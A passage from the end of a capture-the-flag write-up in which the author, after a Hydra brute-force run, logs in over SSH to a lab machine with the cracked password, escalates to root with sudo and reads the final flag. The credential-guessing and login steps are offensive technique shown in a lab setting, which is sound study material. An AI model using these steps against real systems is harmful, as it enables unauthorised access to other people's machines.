Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-10-27 19:57:17
```

**The password is : P7Curtains.**

Let's try access using ssh:

```
(root@kali)~/home/kali
# ssh RickSanchez@10.188.61.252 -p 22222
RickSanchez@10.188.61.252's password:
Last failed login: Wed Oct 27 21:45:12 AEDT 2021 from 10.188.61.10 on ssh:notty
There were 175 failed login attempts since the last successful login.
Last login: Thu Sep 21 09:45:24 2017
[RickSanchez@localhost ~]$
```

Awesome, we are in 😊

```
[sudo] password for RickSanchez:
[root@localhost ~]# cat FLAG.txt

x/erve-.../domain
Log in with your server user account.

[root@localhost ~]# more FLAG.txt
FLAG: {Ionic Defibrillator} - 30 points
[root@localhost ~]#
```

I figured out **Rick Sanchez** was the superuser

Finally we got 30 more points.

The end of the journey 😊 see you soon.